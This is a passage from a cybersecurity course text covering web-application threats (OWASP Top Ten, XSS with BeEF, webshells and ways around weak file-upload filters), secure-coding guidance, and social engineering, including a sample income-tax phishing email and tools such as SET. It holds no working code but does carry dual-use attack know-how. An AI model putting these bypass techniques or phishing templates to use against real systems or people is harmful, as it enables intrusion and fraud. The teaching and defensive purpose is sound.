| 8 | A9-Using Components with Known Vulnerabilities | Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defences and enable a range of possible attacks and impacts. |
| 10 | A10-Unvalidated Redirects and Forwards | Web applications frequently redirect and forward users to other pages and websites, and use un-trusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages. |

Readers are advised to explore OWASP resources including latest top ten and SANS Top 25 programming error.

3.5 DEMONSTRATION OF IMPACT OF XSS VULNERABILITY

Cross-site scripting (XSS) enables attackers to inject client-side script like JavaScript into web pages viewed by the users/visitors of web-application. Using this attacker can include his own code into the browser of users of vulnerable web-application.

Two common types of XSS vulnerabilities are:

- i. Reflected (attack string not stored persistently in web-application) and
- ii. Stored cross-site scripting (attack string is stored in database of the web-application).

Stored or persistent XSS is more severe type as all the users of website will get impacted. No input validation or weak input validation, when accepting data from the user and improper output coding, when reflecting data back to the user is reason for the XSS vulnerability. Pie-chart in Figure 26 reveals that XSS is having the highest percent in web-application vulnerabilities followed by SQL injection.




Figure 26 : Percent of vulnerabilities out of total number of vulnerabilities (% Vulns ALL) (Source: WASC²⁵)

XSS is Critical Vulnerability even if one don't have anything like login, session management or sensitive data over his website. It is required to patch XSS vulnerability even when website is not dealing with anything sensitive. The next section discusses demonstrating XSS impact such as injecting iframe and distributing malwares exist and demonstrate compromising client machine using the Browser Exploitation Framework (BeEF).

3.5.1 The Browser Exploitation Framework (BeEF)

BeEF is short for The Browser Exploitation Framework²⁶. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door i.e. the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

The Browser Exploitation Framework (BeEF) is a security tool that can be used to hook the browser of the client/victim machine by executing Cross Site Scripting (XSS) through vulnerable web-application, to further conduct the attack on the client system. BeEF can be used to demonstrate impact magnitude of the XSS attack. BeEF provides command and control facility to control and launch attack on the zombie browsers/system. Zombie browser can also be used to launch further attacks like key logging and port scanning.

²⁵ <http://www.webappsec.org/>

²⁶ <http://beefproject.com/>

3.6 VULNERABILITY STUDY: MALICIOUS FILE UPLOAD AND WEBSHELLS

Abusing file upload is widely exploited flaw in web application. Web shell code, a preferred choice for attacker creates a backdoor on vulnerable web server accessible via the web browser and provides functionalities such as system command execution and file access. Webshells access which typically allows complete control of the system and lead to malicious activities like defacement, phishing, espionage, malware distribution and Command & Control hosting post-exploitation of the web-applications by attacker.

Perimeter security devices like firewalls, IPS/IDS and anti-virus applications are ineffective in detecting web shells if either the webshell is a customized program developed by attacker for particular malicious purpose or attacker is using some kind of obfuscation techniques in the webshells. Analysis of web-intrusion incidents, involving webshell upload, reveals the methodologies adopted by the attackers for uploading the webshells and common vulnerabilities exploited. Web-intrusions can be classified broad categories of vulnerabilities exploited by attackers for uploading the web shells to the vulnerable web-application.

- **Abuse of file upload functionality:** In this category of vulnerabilities file-upload functionality is provided by the web-application, which is abused by the attacker to upload the malicious file.
- **Insecure web server configurations:** Attacker exploits the configuration and deployment errors like WebDAV enabled on production environment, Vulnerable Content Management System (CMS), Vulnerable Plug-ins installed with web-server or CMS like online file editors.
- **Other Web-application vulnerabilities:** Web-application vulnerabilities like SQL Injection , File Inclusion and others are used by attacker to upload webshell on the server to maintain persistent access.

Following are the type of programming errors or weak controls identified in the study of the source-code of the insecure file-upload modules:

- **Unrestricted File Upload:** File can be uploaded to the server via file-upload feature without any filtering or control implemented by the developer, any type of file can be uploaded to the server which may latter allow execution, if directory permission of uploaded folder is set to execute. Attacker can simply upload a webshell using a web browser.
- **File extension type check based filters:** In this type of control checks web-application developers implement mechanism to match file extension like jpeg, png, pdf and only allow extension type which is valid as per application requirement. Only relying on file extension to validate file type is a weak control and can be easily bypassed by the attackers with little effort.

- **Content-Type check based filters:** Content-Type field of HTTP header which specify MIME type of the GET/POST request, sometimes used by developers as a check for validating the file type like Content-Type: image/jpeg to validate file type is jpeg. Content-Type field can easily be modified by intercepting proxy to bypass the control to upload the malicious file.
- **Java-script based filters:** Javascript based validation or client-side based validation for the data supplied by the user only provides false sense of security, data supplied by user must be validated by web-application at server end. Client side based validation control on type of file can be bypassed using simple capture-and-modify http request.
- **MIME Type check based filters:** Web-application developers also make use of Multipurpose Internet Mail Extensions (MIME) based check to verify the type of file. This control also can be bypassed by the attacker or attack can be mounted using the header of the valid file type.

3.7 APPLICATION SECURITY

Following section discuss some of the guidelines for securing web applications, however readers are strongly advised to study the secure application development principles and guidelines available from various sources such as OWASP, SANS, WASC, CERT-In and CERT/CC and others.

3.7.1 Security Integration with SDLC

Security should remain integrated in every stage of Software Development Life Cycle. From planning to implementation security should be considered as a feature of the application. Instead of testing for security in testing phase of application development it is more cost-effective and efficient to plan for security from first stage of the life cycle. Security errors at planning and design stage are hard to patch up if not impossible after application release. Attacks like Man-in-Middle Attack, Session hijacking, Session Killing, Https Cookie hijacking are successful due to error in design phase of the applications. Security must remain integrated into the planning and design phase of SDLC.

During Implementation phase application developers are responsible for writing secure code and follow do's and don'ts of particular application development language/software and platform. Attacks like buffer overflow, SQL Injection, XSS are due to sloppy programming.

Testing stage of SDLC must use automated tools as well as manual code review. Automated tools cannot discover logical errors of the applications, manual testing is must.

After application development in operation phase we also need to take care of attacks such as Denial-of-Service (DOS), weak/default password. Even if we cannot completely stop these attacks with in application but we can limit their impact.

3.7.2 Input validation

The common root cause of Buffer Overflow, XSS and SQL Injection attack is improper input validation. Attacker uses the applications in such a way they are not meant for. Web applications take inputs from user, from other web services or from machine environment variables. Web-applications should not accept or execute any input without first validating it. “Trust no one” is a principle to write web-application without input validation error. There are two approaches to filter/ validate user supplied data

- a. *Black list approach:* Filtering only known harmful contents
- b. *White list approach:* Accepting only known valid contents.

White list approach (reject all except known good contents) is considered as more efficient than that of black list approach (rejecting only known harmful contents). Black list filtering can be bypassed by coding input in some other format like hexadecimal or Unicode if same is not in list.

3.7.3 Output encoding

Displaying user supplied data directly into user browser without proper validating and output encoding leads to attacks like XSS. Tags like <, <>, /.., <script>, has special meaning for the browser and if web application render them to client browser without proper encoding result could be cookie stealing, harmful script execution, and even more worst. Developer must ensure that output if it is dynamic should only be rendered to client web browser only after proper encoding.

3.7.4 Error Handling

Proper error handling is another important requirement for secure web application. Error should not be displayed to client as there are lot of information that help attacker to map code, SQL statements and almost everything about web application and platform information. SQL errors can be used to find user name and password of users. Only Customized errors pages should be displayed to the users. Web applications should be able to handle any unexpected errors also.

3.7.5 SQL statements

Minimizing dynamic SQL statements, use of prepared statements and filtering data to the dynamic queries are countermeasures against SQL injection attack. Web application should not be able to connect to the database using root permission. “Grant all” should not be provided to the web application user, so in case if attacker is able to find injection point, he can only perform limited harm to the database.

3.7.6 Least privilege model

Web application design, development, deployment and operation must follow Least Privilege Model. Only required permissions and access should be provided to the different roles of application users. Every function or page, if protected should not be accessed directly without following proper authentication path.

3.7.7 Re-authentication for important transactions

For important transactions like stock transfer, password change or any financial transactions web-application should again ask for authentication even if user is already authenticated. This sort of measures prevent against attacks like CSRF. Another countermeasure against CSRF is to use token based authentication for important transactions. Hidden tokens are submitted with transactions. So validate the request if it is from valid user and not from hidden requests embedded by attacker.

3.7.8 Proper use of encryption

Proper implementation of encryption should be ensured in design of web application. Using SSL only for login page and http afterward only creates false sense of security and application is not secure at all. Even using HTTPS after sign in is not secure as attack like active https cookie hijacking can hijack user cookies.

3.7.9 Manual security testing

Automated tools for code reviewing, proxies for analyzing http traffic, and tools to detect attacks like XSS CSRF, SQL injection etc are available commercial as well as open source. However this does not eliminate need of manual testing for possible logic error. Every web application is different in its own. It is hard to build any automated tool that applies to all web-applications. Manual testing should be considered as critical part of the application testing.

3.7.10 Training and Awareness

Training and awareness is necessary for security of the organization and web applications. Providing a generic training to all employees is not efficient. Employee should be provided customize training according to their role in the organization. Employee should understand his responsibility and action toward organization security.

Security is job of IT department. Security hampers application development time. Security create burden on the servers mindsets of application developers need to be changed. Application designers and developers are responsible for security of application. Management should schedule security budget keeping in mind application security. Application developers must understand dos and don'ts of particular technology and their impact, attack trends and top vulnerabilities reported by organizations such as SANS and OWASP. Application developers must ensure that their applications are free from the known vulnerabilities.

3.7.11 Security is a continuous process

Security is not a one time job. Web application team needs to keep pace with changing threats landscape. Monitoring, assessing and measuring the security of the web application should be planned as a continuous activity.

3.8 SUMMERY

In this unit we discussed about the web-applications, threats to webapplications and countermeasures. Readers must attempt the "To Do" sections to fully cover the subject. Demonstration of vulnerabilities and attacks were explained to have a better understanding of the web-application security. Network security solutions cannot protect against the application layer flaws. Web-application security needs totally different mindset, it requires security as a inherent property of application and not as add-on.

Activity:

1. Explore OWASP Testing Guide.
2. Write note on pro and cons of web application firewall.
3. Go through the OWASP Top Ten in details.
4. Explore SANS Top 25 Programming errors.

3.9 CHECK YOUR PROGRESS

1. What is a Unrestricted file upload.
2. Explain Webshell.
3. r57.php is a
4. OWASP Stands for
5. List any four threats from OWASP Top ten 2013 list.

3.10 MODEL QUESTIONS

1. Write a note on web architecure
2. What is HTTP and HTTPS
3. Explain URL.
4. Explain application security.
5. What is a webshell.
6. Write a note on malicious file upload.
7. Security is a continuous process - explain.
8. What is OWASP TOP 10.
9. Write note on "security integration within SDLC".
10. What is a manual security testing.

UNIT IV: SOCIAL ENGINEERING

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know social engineering
- Understand social engineering attack cycle
- Defend against social engineering attacks
- Understand reverse social engineering

4.2 INTRODUCTION

“It's not always what you know, it's who you know.”

Information System(IS) security management depends not only on technological measures that are put in place but also on managerial endeavors as well. Large numbers of technical defense have been implemented but less importance has been given to non-technical factors like *Social Engineering*. It is the art of psychologically manipulating people to obtain confidential information with or without the use of technology. According to Merriam Webster's dictionary, social engineering is the "management of human beings in accordance with their place and function in society, applied social science. It is the practical application of sociological principles to particular social problems". Social engineering techniques are based on specific attributes of human decision-making known as cognitive biases. These biases, sometimes called "*bugs in the human hardware*", are exploited in various combinations to create attack techniques. Social engineering is so prolific because of the human tendency to TRUST, and the TRUST factor is often exploited. Social engineering is most commonly attributed to when talking about computer system and network security. In fact, social engineering can be both technical and non-technical in nature & most social engineers are also proficient at using computers (which isn't a requirement of being a social engineer) as well as being a skilled social engineer which can be a very lethal combination. "**Takedown**" is a famous movie that features story of the capture of one of the greatest hackers of all time, "Kevin Mitnick" whose social engineering capabilities are highly narrated throughout. According to him, "Social Engineering uses influence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation. As a result, the social engineer is able to take advantage of people to obtain information with or without the use of technology".

Criminals use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving you their password than it is for you to try hacking their password (unless the password is really weak). Ask any security professional and they will tell you that the weakest link in the security chain is the human who accepts a person or scenario at face value. Social Engineering is essentially using human relationships to attain a goal. It is used by the most effective of law enforcement agencies, such as a local undercover police officer posing as a drug user to arrest a drug dealer, or spies oversees trying to gain intelligence about the next terrorist attack.

4.3 SOCIAL ENGINEERING

Social engineering, once mastered, can be used to gain access on any system despite the platform or the quality of the hardware and software present. It's the hardest form of attack to defend against because hardware and software alone won't stop it. It can be defined as an outsider tricking legitimate personnel into aiding illicit acts such as supplying proprietary information or allowing inappropriate access. It preys on the weakest link in a security system- the human being.

4.3.1 Social Engineering Attack Cycle

The basic goals of social engineering are the same as hacking in general: to gain unauthorized access to systems or information in order to commit fraud, network intrusion, industrial espionage, identity theft, or simply to disrupt the system or network. A broad view of social engineering attack life cycle has such phases: research, developing rapport and trust, exploiting trust and utilizing information, cloak activities, evolve/regress.




Figure 27: Social Engineering Attack Cycle

- a. **Research:** It is an information gathering process where information about the target is retrieved. The attacker gathers as much information as possible about the target before starting the attack. Some methods are obvious and require no great cunning or planning, while others require certain skill or knowledge. If industrial espionage is the aim, the attacker learns everything about the victim/ organisations with the help of all available resources, social networking sites etc. Typical information that may be gathered could be an internal phone directory, birth dates, organisational charts, personnel records, social activities, relationships, etc.
- b. **Developing Rapport and Trust:** The social engineer capitalises on the psychological aspect of trust. The target is more likely to divulge requested information to an attacker if he trusts the attacker. Rapport and trust development can be done by using insider information, misrepresenting an identity, citing those known to the victim, showing a need for assistance, or occupying an authoritative role. Once trust is established, the hacker will be able to start acquiring sensitive information and access necessary to break into a system. The skilled hacker will gain information very slowly asking only for small favours or gaining information through seemingly innocent conversations. The hacker will work hard to maintain an apparently innocent relationship, while learning company lingo, names of key personnel, names of important servers and applications, and a host of other valuable information. If an attacker feels hesitation in the voice on the other end of the phone, he or she will stick to simple questions and hope to gain more information from the next individual he or she chooses to call. The larger the organization, the easier it is to establish trust. In a smaller environment the target is much more likely to know whether or not the attacker is who they say they are. Trust is important to establish both as a technique on its own as well as in combination with other techniques.
- c. **Exploiting Trust Factor:** When a target appears to trust an attacker, the attacker exploits the trust to elicit information from the target. This can either take the form of a request for information, a request for a specified action from the victim or, alternatively, to manipulate the victim into asking the attacker for help. This phase is where the previously established relationship is abused to get the initially desired information or action.
- d. **Utilise & Execute:** The outcome of the previous phase is utilised to reach the goal of the attack or to move on to further steps which may be required to reach the goal. The execute-step is where the attacker does something that is clearly illegal or not allowed, for instance when the target is asked to submit his log-in information, or when the nefarious e-mails are sent.
- e. **Recruit & Cloak:** Cloak is the actions performed after the execution, actions performed in order to hide the illegal activities. It can be to continue with the “friendship” to normalize the actions, moves to make the victim seem untrustworthy, or more advanced techniques to hide the crime. In some cases the victim can be recruited to either work for the attacker or as an ambassador/reference for the attacker.

- f. **Evolve/Regress:** This is where the attacker learns from the process and creates an internal justification for what has happened. There are basically two choices for the attacker here. Either the attack evolves, moving into another phase of the attack if the process has been successful up to this step. The other choice if the results to this point have been unsuccessful is to regress, which can either be to stop the attack or to move to a more basic level of attack in order to be successful again. The gathered information can then be used to target and explore more deeper into the victim, until finally attackers convince their targets to divulge the information they need to achieve the goal.

4.4 DIFFERENT TYPES OF SOCIAL ENGINEERING

There are many types of social engineering attacks, but they can be broadly split into three categories viz. physical social engineering, remote social engineering and hybrid social engineering. In physical social engineering, the attacker attempts to gain physical access to a sensitive office or location, and in remote social engineering the attacker attempts to gain access to information or resources remotely, for example, over the phone or via email. Some attackers combine both strategies, known as hybrid social engineering. For example, the physical breach may follow a series of remote social engineering attempts. Often social engineering is combined with a technical attack, making for an extremely effective and dangerous assault. The types of social engineering attacks are reflected in the various social engineering tests you can perform.

4.4.1 Physical Social Engineering

In a physical social engineering attack, the social engineer attempts to gain access to a physical location. The attacker may do this via various methods, including²⁷:

- a. **Piggybacking:** Used to enter restricted area by convincing an authorised person.
- b. **Eavesdropping:** Attacker can gain information by hearing a discussion between two people, or by reading emails and listening to telephonic conversation.
- c. **Impersonation:** The attacker acts like someone else to trap the victim
- d. **Dumpster Driving:** Valuable information can often be found on trash, printers and pieces of paper.
- e. **Reverse Social Engineering:** It is a more advanced method. In this the attacker creates a scenario where the victim ends up asking for information to the attacker and in this process ends up providing the required information to the attacker. Typically the attacker appears to be in a position of authority to ensure the victim has to reach out to him for resolution of a problem which the attack has set up for him. Reverse social engineering requires good pre-attack research and planning, however if executed well it is more successful in attaining gaining quality information.

²⁷ <http://www.infosecbuzz.com/social-engineering-attacks/>

4.4.2 Remote Social Engineering

Remote social engineering involves pointed and real-time communication with the target over the phone or via email or via instant messaging. They will use technology so they can perform these social engineering attacks remotely such as by phone, email, social media, instant messaging and even from search engine results Physical honeypots are found wide impact as well with CD's & USB Keys - This uses items planted to lure employees to run payloads.

4.4.3 Computer-based Social Engineering

Computer based social engineering is implemented by using software or programming applications like E-Mails, IM, websites, pop-ups.

4.4.3.1 Social Engineering by Email

Social engineering emails take many forms. The social engineer tries to build rapport as a precursor to the actual breach, or she tries to elicit information or spread malware by tricking the email recipient into opening a malicious attachment or visiting a malicious website. Two of the most common forms of social engineering over email are phishing and 419 scams.

4.4.3.1.1 Phishing

Phishing emails typically take the form of fake notifications purporting to be from a well known organization (often banks, payment systems, Software vendors for possible update), asking for the recipient's personal information including user credentials, credit card numbers, or banking information. Some examples are an email looking like it's from your bank asking you to verify details or a phone call pretending to be from a company that you trust (including your own company) requesting you to divulge confidential information like a pin number.

subject Your tax refund is due for claim
mailed-by [REDACTED]



Dear **Valued Taxpayer**,

We have reviewed your tax fiscal payment for previous months and have resolved that you are qualified to obtain a refund of the sum of 47,320.00 INR which is your accumulated tax excesses. Please submit a tax refund request and allow us to process it within 7 days.

To submit a request, [CLICK HERE](#)

fake site or malware
download

Thanks for taking the time to learn about our tax refund. It's one more way Income tax department can make your tax payment experience better. Endeavor to fill in your Information correctly, to enable us make refund to your account without any delay.

Refund can be delayed for some reasons:

- Applying after deadline of notification
- Submitting incorrect account information

Tax Refund Department
Department of revenue,
Ministry of finance. Government of India.

Figure 28: Income tax phishing

Phishing attacks are, essentially, a bait-and-hook approach wherein the email is the bait, used to lure unsuspecting victims in before hooking information from them. The social engineering really takes place during the bait, which should be enticing enough to convince the intended victims to open the message and follow the instructions within it. The hook is the method whereby the social engineer gets information from their victims, either a link to a malicious website or a telephone number that the victim is asked to call, for example.

Phishing messages used to be easy to identify, thanks to bad grammar and spelling, poorly formatted emails, and obviously fake links. However, they are becoming more sophisticated and more convincing because they have been increasingly personalized with more background research. Phishing attacks that are customized and targeted at particular individuals are known as spear phishing. When targeted toward rich or powerful targets, they are sometimes called whale phishing. And phishing is not limited to email. You can get phishing messages via social networks, SMS (SMiShing), or voicemail (vishing). Some of the common techniques to identify phishing:

- Poorly formatted mails and body elements:** A common practice of many hackers is to use misspelled words on purpose. While it may seem that this would easily reveal an illegitimate email, it is actually a tactic used to find less savvy users. Spammers have learned that if they get a response from a poorly written email, they are on to an easy target and will focus their efforts to **bring that user down**.

- b. Request for personal information:** One tactic that is commonly used by hackers is to alert you that you must provide and/or update your personal information about an account (e.g., Social Security number, bank account details, account password). Phishers will use this tactic to drive urgency for someone to click on a malicious URL or download an attachment aiming to infect the user's computer or steal their information.
- c. Suspicious attachments:** Is this new email in your inbox the first time your bank has sent you an attachment? The majority of financial institutions or retailers will not send out attachments via email, so be careful about opening any from senders or messages that seem suspicious. High risk attachments file types include: .exe, .scr, .zip, .com, .bat.
- d. Look at the From /To addresses:** Check the mail id which it is claimed originated from. At times your mail address has been the originator and the **To** field shows a large list of recipients, you should also be cautious. Legitimate emails will most likely be sent directly to you and you only. You may see “**undisclosed recipients**” and this is something to keep an eye on as well. It could be a valid send, but double check .
- e. Check for the URL's present:** Ensure the link is legitimate as it claims (uses encryption (https://). Hover over the hyper links can surely reveal you the purpose of the mail. However, in order to be extra cautious, it is best practice to always open a new window and go to the site directly without using the email link provided in an email.
- f. IP Reputation:** Verify the IP reputation of the email sender obtained from email headers. Feed the IP to **Return Path's Sender Score site**. This tool will al a score (0-100) and will be able to give you some insight into the sending IPs historical performance. The lower the score, the more likely the email is a phishing or spoofing attempt.

You can't always count on cybercriminals getting the details wrong. In this case, the email address looks legitimate, as does the first link in the email. The second link reveals the actual threat. Clicking it would download a .zip file containing malicious code. To avoid the consequences of this type of attack, navigate to the UPS website and enter your tracking number there.

4.4.3.1.2 Nigerian 419 or advance-fee fraud scam

An Advanced-fee scam is a type of fraud and one of the most common types of confidence trick. The scam typically involves promising the victim a significant share of a large sum of money, which the fraudster requires a small up-front payment to obtain. Or E-mail messages are sent to addresses taken from large mailing lists. The letters promise rich rewards for helping officials of that government (or bank, or quasi-government agency or sometimes just members of a particular family) out of an embarrassment or a legal problem. Typically, the pitch includes mention of multi-million dollar sums, with the open promise that you will be permitted to keep a startling percentage of the funds you're going to aid in squirreling away for these disadvantaged

foreigners. If a victim makes the payment, the fraudster either invents a series of further fees for the victim, or simply disappears. It is named after the article of the Nigerian penal code under which the perpetrator can be prosecuted.

4.4.3.2 POP-up windows / browser interceptions

Pop-ups messages informing the user that he/ she has lost his/her network connection and needs to re-enter his/ her username and password or the system has been infected with malware. Need to download software to get them cleaned and further divulge sensitive information and are sent to attackers.

4.4.4 Social Engineering by Phone

The social engineer attempts to get the victim to disclose sensitive information or to perform an action such as visiting a malicious website or granting the social engineer access to a certain system. The caller generally assumes a false identity and may use various techniques to convince the victim, such as being overly friendly, acting in an authoritative manner, or applying pressure. The caller may purport to be from tech support or an anti-virus organization, a financial institution, or even a charity. In many business cultures, challenging someone's identity is not socially acceptable and may be seen as impolite, so getting away with assuming a false identity may be easier than you think.

Over 50 fake call centres in Delhi-NCR duping job seekers: Delhi police

Youths were duped to the tune of Rs 8,000 to Rs 10,000 in the name of application and processing fee, police said.

■ Fraud of Rs 15 Crore in Noida by Call Centers, 83 Booked

By Express News Service | Published: 14th October 2015 09:49 PM | Last Updated: 14th October 2015 09:49 PM

Figure 29: Online scams

4.4.4.1 Mumble Attack

Mumble attacks are telephonic social engineering attacks targeted at call centre agents. The social engineer poses as a speech-impaired customer or as a person calling on behalf of the speech-impaired customer. Victims of the attack are often made to feel awkward or embarrassed and release information as a result.

4.4.4.2 IVR or phone phishing (aka. vishing)

The use of an interactive voice response (IVR) system to create an official-sounding bank IVR system to trick people into providing their personal information²⁸. An example is where a hacker will pose as a bank employee or even use another IVR message to advise the target they have to

²⁸ <http://thewetwaregroup.blogspot.ca/p/other-methods.html>

call into the bank to correct an issue. They provide a number (not the bank's) for the target to call in on and when he/she does, they record their account information as it is entered into the phone.

A hacker could even perform something similar in that they use the same method, but instead attack a company employee in order to have them attempt to enter their password via the telephone.

4.4.5 Other Methods

4.4.5.1 Boy Who Cries Wolf Attack

Like in the classic fable, in a Boy Who Cried Wolf attack, a series of false alarms are set off prior to the real attack, so that by the time the real attack actually happens, no one thinks it is an attack so they don't bother responding. In a way, they have been social engineered into thinking the attack isn't real. In the classic comedy heist movie, *How to Steal a Million*, Audrey Hepburn and Peter O'Toole execute a fantastic Boy Who Cried Wolf attack. The glamorous perpetrators hide in a utility closet of a museum and proceed to set off the hi-tech burglar alarm repeatedly. Annoyed by the continual disruption, the security guards eventually disable the system, clearing the way for Hepburn and O'Toole to make off with the goods.

4.4.5.2 Road Apples/ Baiting

A road apple is a physical object, usually a storage device, such as a USB drive, memory card, or CD, that a social engineer leaves in the vicinity of his target organization in the hope that one of the organization's staff members will pick it up and plug it into their computer, unknowingly running a malicious program- or, in the case of an ethical social engineering test, a benign program that might do something like redirect the user to a training and awareness website. A good road apple urges the victim's him or her to plug it into the computer. It might be marked "salary information," "naked images," or "redundancy information," for example- anything that a victim might find interesting.

4.4.5.3 Diversion theft

Used mostly with theft, but still considered a Social Engineering method. The purpose is to convince a legitimate delivery person who is bringing a delivery to an address, that the package is requested somewhere else, usually "around the corner".

4.4.6 Tools of the Trade

There exists tons of phishing and social engineering techniques and tools and One of the premier tool available is python based freely available "Social engineer Tool Kit (SET)" included with many pen-testing platforms. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.




Figure 30: Social Engineering Toolkit

SET allows you to specially craft email messages and send them to your targeted victims with attached File Format malicious payloads for example (sending malicious PDF document which if the victim opens it, it will compromise the system). Detailed description of the tool is out of the scope and the reader may refer to <http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/> for further information.

4.5 DEFENDING AGAINST SOCIAL ENGINEERING

Successful social engineering attacks rely on the employees of an organization. To avoid such an attacks, employees must be well trained and familiar about common social engineering techniques, inform them about the value of information, train them to safeguard it. It is also important for organizations to establish a clear and strong security policy, including standards, processes and procedures to help eliminate the threat of social engineering. Aaron Dolan (2004) SANS²⁹ defines a good social engineering defense should include but not be limited to:

- Security awareness training
- Password policies
- Data classification
- Acceptable use policy
- Background checks
- Termination process
- Incident response
- Physical security

²⁹ <https://www.sans.org/reading-room/whitepapers/engineering/social-engineering-1365>

4.5.1 Continuous Security awareness training for employees

Organizational policies, procedures and standards must be taught and reinforced to the employees during orientation and during the employment on a regular basis. Security awareness events and activities, such as talks, awareness weeks, presentations, seminars, quizzes, and competitions, dedicated web-presence(an internal webpage , twitter handles, etc.) maintains the mainstream security current trends and issues and educate about the social engineering best practices. Points which should be highlighted in the employees training are:

- a. **Data classification policy:** This should describe what information is considered to be sensitive or confidential, how it should be marked, how it should be handled, and who it can be released to, as well as how to dispose of it. Example data classification levels might include the following:
 - i. **Top Secret:** Highly sensitive internal documents e.g. pending mergers or acquisitions, investment strategies, plans or designs, that could seriously damage the organization if such information were lost or made public. Information classified as Top Secret has very restricted distribution and must be protected at all times. Security at this level is the highest possible.
 - ii. **Confidential:** Data in this category may require certain levels of protection by law, for example, personally identifiable information, health information, certain employee data, certain business and financial data.
 - iii. **Restricted:** Data in this category should only be accessible to certain roles or functions. For instance, it may be restricted to certain departments, such as employee information being restricted to the HR department or systems data being restricted to the IT department.
 - iv. **Internal Use Only:** Information not approved for general circulation outside the organization where its loss would inconvenience the organization or management but where disclosure is unlikely to result in financial loss or serious damage to credibility. Examples would include, internal memos, minutes of meetings, internal project reports. Security at this level is controlled but normal.
 - v. **Public:** There is no expectation of privacy or confidentiality for data in this category. It could include public website information, press releases, and so on.

Each category should include requirements for protection; describe how the data should be stored, who can access the data, and how it should be disposed of. Take every type of data that your organization processes, including customer data, user data, and supplier data, and assign it to one of your defined categories. All staff should know how to handle and protect each category of information

- b. **Waste management** This should include secure disposal of documents, electronic media, and so on, and should cover external as well as internal waste. Invest in shredders and have one on every floor: Your staff must fully understand the implications of throwing waste paper or electronic media in a bin. After this waste moves outside your building, its ownership can become a matter of legal obscurity.

- c. **Acceptable use policy** This should describe what is considered acceptable use of computer systems and equipment within the organization. It should cover system accounts, network use, electronics communications, use of non-company hardware or software, as well as monitoring of the same.
- d. **Network access policy:** This should cover wired and wireless network access, including IP telephony and mobile devices; it should describe who can access the network, how and from where, public access, guest access, and what is and is not permitted on the corporate network.
- e. **Remote access policy:** This should document remote access requirements, who can connect, requirements for connecting, termination of access, and so on.
- f. **Physical security policy** This should cover the various aspects of physical security, including visitor procedures and physical access logs.
- g. **Electronic communication policy:** This should describe how to handle email attachments, hyperlinks in documents, requests for information from both within and outside the organization, what instant messaging services staff are permitted to use, if any. Some policies may include examples of phishing attacks to help users to identify phishing attacks that they themselves receive.
- h. **Physical Security Policy: Visitors:** Your physical security policy should, at a minimum, consider the following areas regarding visitors:
